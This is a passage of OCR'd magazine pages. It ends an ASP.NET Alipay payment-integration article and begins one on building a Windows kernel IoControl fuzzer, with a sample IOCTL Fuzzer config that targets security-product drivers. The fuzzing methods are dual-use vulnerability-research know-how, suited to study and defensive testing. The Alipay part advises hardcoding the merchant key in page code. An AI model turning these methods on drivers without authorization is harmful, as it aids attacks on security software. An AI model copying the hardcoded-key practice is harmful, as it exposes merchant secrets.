```

通过这些公用方法,可以大大提高代码编写效率。

3. 页面调用支付宝程序的关键代码

在调用支付宝程序的支付页面中,关键代码如下。

```
    protected void btnToAlipay_Click(object sender, EventArgs e)
    {
    AlipayService alipayService = new AlipayService();
    string memberOrderID = Session["OrderShow_MemberOrderId"].ToString();
    string productNames = alipayService.GetProductNamesByMemberOrderID(memberOrderID);
    decimal totalFee = alipayService.GetAliPayment(memberOrderID);
    string url = Tool.GetRootURI();
    if (totalFee <= 0)
    {MessageBox.Show(this.Page, "您没有设定支付宝应付金额");}
    else
    {
    //业务参数赋值
    string gateway = ConfigurationManager.AppSettings["gatewayAlipay"].ToString();
    //支付接口
    string service = ConfigurationManager.AppSettings["serviceAlipay"].ToString();
    //(实时到账接口)识别是何接口实现何功能的表示
    string seller_email = ConfigurationManager.AppSettings["seller_emailAlipay"].ToString();
    //商家签约时的支付宝账号,即收款的支付宝账号
    …
    //服务器通知url(CvicseAlipayNotify.aspx文
    //件所在路径),必须是完整的路径地址
    string notify_url = url + "/Modules/Order/CvicseAlipayNotify.aspx";
    //服务器返回url(CvicseAlipayReturn.aspx文
    //件所在路径),必须是完整的路径地址
    string return_url = url + "/Modules/Order/CvicseAlipayReturn.aspx";
    Alipay ap = new Alipay();
    string aliay_url = ap.CreatUrl(gateway, service, partner, sign_type, out_trade_no, subject, body, payment_type, price, show_url, seller_email, key, return_url, _input_charset, notify_url, quantity);
    Response.Redirect(aliay_url);
    }
    }
```

其中,在省略部分中,可以使用类似的方法设置加密类型、安全校验码、商户ID、编码类型、支付类型、购买数量等。

常见问题分析

开发过程中难免会遇到一些疑难杂症。在调

试过程中,用支付宝付款的功能必须进行实际的支付操作才能发现错误。下面列举几个常见的问题。

1. 出现“HAS_NO_PRIVILEGE”(没有权限)的提示

在测试过程中,遇到的第一个问题是提示出现:HAS_NO_PRIVILEGE,在官方给出的API介绍中是这样解释的:“该错误提示的是,您没有使用该接口的权限,那么登录自己的支付宝账户,查看实物交易服务或者虚拟物品交易服务,如果没有申请,请立刻申请并且当时开通。”可以很肯定的是,已经开通了服务,那么问题就不是出在这儿。通过仔细查阅API后发现,service的参数设置错误。所以在开发中请注意,如果选择的是:

```
标准双接口交易—>service=trade_create_by_buyer
即时到账交易—>service=create_direct_pay_by_user
```

这里一定要填写正确,否则就会出现没有权限这样的问题。

2. 支付成功后返回错误的页面

支付成功了,但是总是返回错误的页面。首先看看以下的代码:


```
//生成MD5摘要
string mysign = GetMD5(prestr.ToString(), _input_charset);
string sign = Request.QueryString["sign"];
if (mysign == sign && responseTxt == "true")
//验证支付发过来的消息、签名是否正确
{Response.Write("success");}//返回给支付宝消息,成功
Else
{Response.Write("fail");}
...
```

在这里,如果mysign和responseTxt为flase,则会显示错误信息。这是由于在Return页面中,没有设置支付宝安全校验码(key)和合作伙伴id(partner),解决方法是在page_lode中加入常量:

```
String key = "xxxxxxxxxxxxxxxxxx";
//你的安全校验码
String partner = "xxxxxxxxxxxxxx";
//你的合作伙伴id
```

这样加入后,当付款成功时,就会返回正确的了。在转接调试过程中,必须真实地从网站够买商品并跳转到支付宝网付款,可以将所买商品的单价设为0.01元,从支付宝付款成功并重新跳回本网站后,检查订单信息是否正确,以及对传回的数据所做的处理操作是否正确。也就是说,在调试过程中,还必须尽量使用实际的支付操作功能,才能发现潜在的错误。这样,就能够在网络安全支付中知己知彼,尽可能提高安全性。

前置知识: VC
关键词: 内核漏洞、IoControlFuzzer



自己开发内核漏洞挖掘工具IoControlFuzzer

文/图 shineast

内核漏洞挖掘的心态

漏洞挖掘过程中,不仅需要大量的时间、精力、知识、经验,更需要的是心态。事实上,漏洞挖掘的结果大多会以失败告终,成功只会留给那些技术精湛且具备良好心态的黑客。那么要挖掘漏洞,应具备怎样的心态呢?这里笔者仅给出个人的看法,作为一个高素质的漏洞挖掘黑客,

应至少具备以下心态。

(1)举一反三

发现一种问题后,能够想到更多类似的问题,从而发现其他漏洞的存在,这是漏洞挖掘应该具备的最基本的心态。

(2)耐心细致

耐心细致,不遗不漏,只有这样才能覆盖尽量多的情形,尽可能发现问题,而不会与漏洞失之交臂。

(3)锲而不舍

锲而不舍,金石可镂,问题总是客观存在的,我们发现不了是我们自身的问题。只有坚持不懈,才有可能取得成功。

(4)行成于思

行成于思,业精于勤,做事情成功是因为多思考,失败是由于漫不经心。只有多思考,才能打破僵局,发现更宽广的天地。

(5)善于总结

善于总结,温故而知新,不断地积累,才能不断地提高。旧的东西往往能迸发出新的火花,给予灵感。

内核漏洞挖掘的思路

漏洞挖掘有两种方式,一是工具挖掘,二是手工挖掘。无论哪种方式,都需要漏洞经验作为基础。如果能亲自分析大量的漏洞,这些经验自然会从中升华而出。笔者虽然分析的漏洞不够多,但是也小有一些经验。进行漏洞挖掘,首先要有一个切入点。笔者能想到的几个切入点如下:

(1)内核API函数

内核API函数是提供给Ring3调用实现功能的函数。这些函数接收Ring3传入的参数,处理参数的过程如果存在问题的话,很有可能成为一个内核漏洞。这样的内核API函数有很多,例如SSDT、Shadow SSDT等。

(2)Hook API的代码

目前有很多安全软件为了防御病毒木马,对很多内核API进行了Hook/Inline Hook。然而这些Hook内核API的代码也存在安全问题。如果对参数的处理不当,也很有可能出现内核漏洞。

(3)网络协议处理的内核代码

有一些协议的处理是在system进程中的,也就是在内核模块中处理的,可以通过网络协议Fuzz来挖掘这方面的漏洞。

(4)IoControl

从已公布的漏洞来看,IoControl类型的漏洞非常多,可以作为内核漏洞挖掘的重点方向。IoControl作为Ring0/Ring3缓冲区交互的重要方式,难免会出现代码编程方面的问题,还有可能存在内部逻辑上的问题。

那么如何挖掘这种类型的漏洞呢?

首先我们看看IoControl过程中Ring3使用的一个重要的函数——DeviceIoControl函数。

```
BOOL DeviceIoControl(
  HANDLE hDevice,              //设备句柄
  DWORD dwIoControlCode,       //Io控制号
  LPVOID lpInBuffer,           //输入缓冲区指针
  DWORD nInBufferSize,         //输入缓冲区字节数
  LPVOID lpOutBuffer,          //输出缓冲区指针
  DWORD nOutBufferSize,        //输出缓冲区字节数
  LPDWORD lpBytesReturned,     //返回输出字节数
  LPOVERLAPPED lpOverlapped
  //异步调用时指向的OVERLAPPED指针
);
```

该函数共有8个参数,hDevice是要通信的设备句柄;dwIoControlCode是Io控制号;lpInBuffer是输入缓冲区指针;nInBufferSize是输入缓冲区字节数;lpOutBuffer是输出缓冲区指针;nOutBufferSize是输出缓冲区字节数;lpBytesReturned是返回输出字节数;lpOverlapped是异步调用时指向的OVERLAPPED指针。

我们可以试想,正常情况下,DeviceIoControl函数的参数都是自己程序指定的,不会指定那些畸形的参数,驱动中也主要考虑功能的实现。对于畸形参数和处理逻辑缺陷方面的安全问题不够重视。因此我们可以很容易地通过构造畸形参数来Fuzz驱动程序的处理是否存在漏洞。我们将这种Fuzz称为IoControl Fuzz。

关于IoControl Fuzz,目前笔者想到有两种方法。

1. IoControl MITM(Man-in-the-Middle) Fuzz

这种方法类似于"中间人攻击"。其实就是在内核Hook NtDeviceIoControlFile函数,当识别到IoControl的对象为要Fuzz的对象时,获取该函数

调用的参数,并按照预先的F u z z策略对参数或参数指向的缓冲区数据进行篡改,然后将篡改后的参数传递给原始的NtDeviceIoControlFile函数,如图1所示。




图1

如果发送给NtDeviceIoControlFile函数畸形的参数和数据后,发生了内核崩溃或蓝屏,往往预示着该驱动程序可能存在内核漏洞。进行后续的手动分析后,不难得出结论。

2. IoControl Driver Fuzz

上面提到的"中间人"方式的F u z z,虽然比较巧妙,但多数情况下,难以覆盖某驱动程序所有的IoControlCode,就算能够覆盖所有的IoControlCode,但是这种Fuzz的过程只是"一次性"的,不够全面。

为了能够对驱动程序中某个IoControlCode做全面的Fuzz,我们需要对DeviceIoControl函数的每个参数都进行畸形化,每个参数值可以畸形出很多不同的参数值,然后各个参数进行组合。那么完成一次全面的F u z z要调用很多次DeviceIoControl函数。因此本文将这种Fuzz方法称为IoControl Driver Fuzz,针对的就是某个驱动,进行全面的Fuzz。

以上我们讨论了内核漏洞挖掘的几种思路,作为初学者,我们应该首先完全掌握IoControl Fuzz的漏洞挖掘技术。因此我们将重点关注这种思路下的内核漏洞挖掘,通过挖掘工具的开发,揭示该思路的具体细节。

现有的内核漏洞挖掘工具

工欲善其事,必先利其器。虽然我们已经有了大概的IoControl Fuzz的思路,但是要开发这样一个漏洞挖掘工具,首先应该调研一下,这方面是否已经有前人做过。

果不其然,笔者看到俄罗斯莫斯科有一家公司的安全研究实验室——e S a g e L a b(http://www.esagelab.com),其网站(如图2所示)上有一个开源工具,叫做IOCTL Fuzzer。




图2

IOCTL Fuzzer是一个命令行式的Windows内核驱动挖掘工具。以下是该网站上对该工具的介绍:


Program capabilities:

- IRP filtering by process name, driver name, device name, or I/O Control code
- IRP fuzzing
- monitoring mode
- logging output to console and/or file.

While processing IRPs, the fuzzer will spoof those IRPs conforming to conditions specified in the configuration file. A spoofed IRP is identical to the original IRP in all respects except the input data, which is changed to randomly generated fuzz.

可以看出,该工具所采用的Fuzz方法正是我们前一节中提到的IoControl MITM(Man-in-the-Middle) Fuzz方法,即IoControl中间人Fuzz。

该工具独特之处是使用了x m l配置文件,如图3所示。



```
<?xml version="1.0" encoding="windows-1251"?>
<cfg>
<!--      Path to log file.-->
<log_file>C:\ioctls.txt</log_file>
<!--      If true, hex dumps will be logged.-->
<hex_dump>false</hex_dump>
<!--      If true, will print logging output to console.-->
<log_requests>true</log_requests>
<!--      If true, will print logging output to kernel debugger.-->
<debug_log_requests>true</debug_log_requests>
<!--      If true, will fuzz IRPs.-->
<fuzz_requests>false</fuzz_requests>
<!--      If true, will also randomly modify fuzzed IRP's input buffer size.-->
<fuzz_size>false</fuzz_size>
<!--      IRP "allow" list.
     The fuzzer will process (i.e. log and/or fuzz) any IRP request
     containing at least one parameter from the <allow> list.

     If the list is empty, each IRP will be processed.-->
<allow>
     <!--        IRP destination driver name      -->
     <drivers>
          <entry>kl1.sys</entry>
          <entry>dwall.sys</entry>
          <entry>fsdfw.sys</entry>
     </drivers>
     <!--        IRP destination device name     -->
     <devices>
          <entry>\Device\kimul9</entry>
          <entry>\Device\dwall</entry>
          <entry>\Device\FSDFW</entry>
     </devices>
     <!--        IRP I/O Control Code     -->
     <ioctls>
          <entry>0x0012c008</entry>
          <entry>0x0022208c</entry>
          <entry>0x0097e08c</entry>
     </ioctls>
     <!--        IRP sender process file path/name      -->
     <processes>
          <entry>avp.exe</entry>
          <entry>DefenseWall.exe</entry>
          <entry>fsdfwd.exe</entry>
     </processes>
</allow>
<!--
     IRP "deny" list.
     Can be empty.
-->
<deny>
<!-- "deny" list is identical in structure to "allow" list -->
</deny>
</cfg>
```

图3

通过XML来配置Fuzz对象和Fuzz策略固然简单，但是不够灵活，每次改变Fuzz对象和Fuzz策略，需要重启Fuzz程序，实际使用可能不太方便。而且Fuzz策略不够细致，可能会有所遗漏。

鉴于此，笔者依然决定自己开发一个能够实现前面提到的两种IoControl Fuzz思路的内核漏洞挖掘工具。

自己开发内核挖掘工具

笔者开发了一个带有界面的IoControl Fuzz工具，利用此工具能够进行前面提到的IoControl MITM Fuzz和IoControl Driver Fuzz。该工具的实现代码请参考配套光盘中的源码，这里仅给出该工具中这两种Fuzz的关键概念和概要设计。

1. Fuzz对象、Fuzz策略、Fuzz项

首先提出几个概念：Fuzz对象、Fuzz策略、Fuzz项。

Fuzz对象：是指被Fuzz的对象或触发Fuzz的条件；

Fuzz策略：是指针对Fuzz对象，Fuzz过程中对参数和数据畸形化的方案；

Fuzz项：Fuzz对象和Fuzz策略合起来，称为一个Fuzz项。

对于我们的Fuzz程序来说，所有的Fuzz项就是其输入。Fuzz程序应该支持多个Fuzz项同时工作，而且还能够灵活地增、删、改这些Fuzz项的内容，不必重启Fuzz引擎。

2. IoControl MITM Fuzz

